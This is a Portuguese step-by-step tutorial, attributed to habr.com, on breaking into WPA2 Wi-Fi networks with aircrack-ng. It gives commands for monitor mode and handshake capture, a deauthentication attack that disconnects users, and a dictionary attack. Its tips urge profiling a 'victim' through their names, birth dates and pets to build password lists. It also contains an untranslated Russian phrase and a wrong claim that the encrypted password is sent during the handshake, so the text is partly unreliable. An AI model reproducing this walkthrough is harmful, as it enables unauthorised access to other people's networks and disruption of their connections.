

Este artigo é escrito exclusivamente para fins informativos e de pesquisa. Pedimos que você siga as regras de uso das redes e a legislação, além de sempre se lembrar da segurança da informação.
Introdução
No início dos anos 1990, quando o Wi-Fi surgiu, foi criado o algoritmo Wired Equivalent Privacy, que deveria garantir a privacidade das redes Wi-Fi. No entanto, o WEP se mostrou um algoritmo de proteção ineficaz, fácil de ser quebrado.
Em seu lugar, surgiu um novo algoritmo de proteção, o Wi-Fi Protected Access II, que hoje é utilizado pela maioria dos pontos de acesso Wi-Fi. O WPA2 utiliza um algoritmo de criptografia, o AES, que é extremamente difícil de ser quebrado.
E onde está a vulnerabilidade?
A desvantagem do WPA2 é que a senha criptografada é transmitida quando os usuários se conectam durante o chamado handshake de 4 vias. Se conseguirmos capturar o handshake, saberemos a senha criptografada e nos restará apenas descriptografá-la. Para isso, usaremos o aircrack-ng.
Então, como quebrar a senha?
Passo 1. Identificando a interface
Primeiramente, precisamos saber qual interface de rede precisamos, para isso, digitamos o seguinte comando:
$ ifconfigRecebemos a resposta:
eth0      sem extensões sem fio.

wlan0     IEEE 802.11abgn  ESSID:off/any
Modo:Gerenciado  Ponto de Acesso: Não-Associado   Tx-Power=15 dBm
Limite de retenção curto:7   RTS thr:off   Fragment thr:off
Chave de criptografia:off
Gerenciamento de Energia:off

lo        sem extensões sem fio
No meu caso, há apenas três interfaces, duas das quais não possuem extensões sem fio (sem extensões sem fio). Portanto, estamos interessados apenas na wlan0.
Passo 2. Colocando o adaptador de rede em modo monitoramento
Colocar o adaptador de rede em modo monitoramento nos permitirá ver o tráfego sem fio que passa nas proximidades. Para fazer isso, digitamos o comando:
$ airmon-ng start wlan0Observe que o airmon-ng renomeou sua interface (no meu caso, passou a se chamar mon0, mas você deve verificar).
Passo 3. Capturando o tráfego
Agora que nosso adaptador de rede está em modo monitoramento, podemos capturar o tráfego que passa por nós, utilizando o comando airodump-ng. Digitamos:
$ airodump-ng mon0 
Note que todos os pontos de acesso visíveis estão listados na parte superior da tela, e os clientes na parte inferior.
Passo 4. Focando a captura em um ponto de acesso específico.
O nosso próximo passo é concentrar nossos esforços em um dos pontos de acesso e no seu canal. Estamos interessados no BSSID e no número do canal do ponto de acesso que estaremos hackeando. Vamos abrir outro terminal e digitar:
$ airodump-ng --bssid 08:86:30:74:22:76 -c 6 -w WPAcrack mon0 
- 08:86:30:74:22:76 BSSID do ponto de acesso
- -c 6 canal no qual o ponto de acesso Wi-Fi está operando
- WPAcrack arquivo onde será gravado o handshake
- mon0 adaptador de rede em modo monitoramento
Como você pode ver na captura de tela acima, estamos agora focados na captura de dados de um ponto de acesso com ESSID Belkin276 no canal 6. Deixe o terminal aberto!
Passo 5. Capturando o handshake
Para capturar a senha criptografada, precisamos que um cliente se autentique (conecte-se ao Wi-Fi). Se ele já estiver autenticado, podemos desautenticá-lo (desconectar), então o sistema irá se autenticar novamente automaticamente (conectar-se), resultando na obtenção da senha criptografada.
Ou seja, precisamos apenas desconectar os usuários conectados para que eles se reconectem. Para isso, abrimos outro terminal e digitamos:
$ aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0 
- 100 número de usuários que serão desautenticados
- 08:86:30:74:22:76 BSSID do ponto de acesso
- mon0 adaptador de rede
Agora, ao reconectar, a janela que deixamos na etapa anterior capturará o handshake. Vamos voltar ao nosso terminal airodump-ng e dar uma olhada.

Observe a linha superior à direita, airodump-ng exibiu: "Handshake WPA". Ou seja, capturamos com sucesso a senha criptografada! Este é o primeiro passo para o sucesso!
Passo 6. Quebrando a senha
Agora que temos a senha criptografada em nosso arquivo WPAcrack, podemos iniciar a quebra da senha. Mas para isso precisamos ter uma lista com as senhas que queremos usar. É possível encontrar essa lista em 5 minutos no Google. Eu, entretanto, vou usar a lista de senhas padrão que vem com o aircrack-ng: BackTrack darkcOde.
Abrimos um novo terminal e digitamos:
$ aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de 
- WPAcrack-01.cap arquivo em que gravamos o handshake (airodump-ng anexou -01.cap no final)
- /pentest/passwords/wordlist/darkc0de абсолютный путь к списку паролей
Quanto tempo isso vai levar?
Esse processo pode levar bastante tempo. Tudo depende do comprimento da sua lista de senhas, você pode esperar de alguns minutos a vários dias. No meu processador Intel dual-core, aircrack-ng quebra pouco mais de 800 senhas por segundo.
Quando a senha for encontrada, ela aparecerá na sua tela. Se a tentativa de quebra de senha será bem-sucedida ou não depende da sua lista. Se você não conseguiu quebrar a senha com uma lista, não desanime, tente outra.
Dicas para utilização
- Esse tipo de ataque é eficaz para quebra de senha por lista, mas praticamente inútil para tentativas aleatórias. Tudo se resume ao tempo. Se o Wi-Fi estiver protegido com uma senha média composta por letras latinas e números, a quebra aleatória pode levar anos.
- Ao escolher uma lista de senhas, leve em consideração fatores geográficos. Por exemplo, não faz sentido tentar quebrar em um restaurante em Paris usando uma lista de senhas em russo.
- Se você estiver hackeando um Wi-Fi doméstico, tente descobrir algumas informações pessoais da vítima (nome, sobrenome, data de nascimento, nome do cachorro, etc.) e gerar uma lista adicional de senhas a partir desses dados.
- Depois de capturar o handshake, desative o aireplay-ng (não faça os usuários comuns sofrerem).
Fonte: habr.com
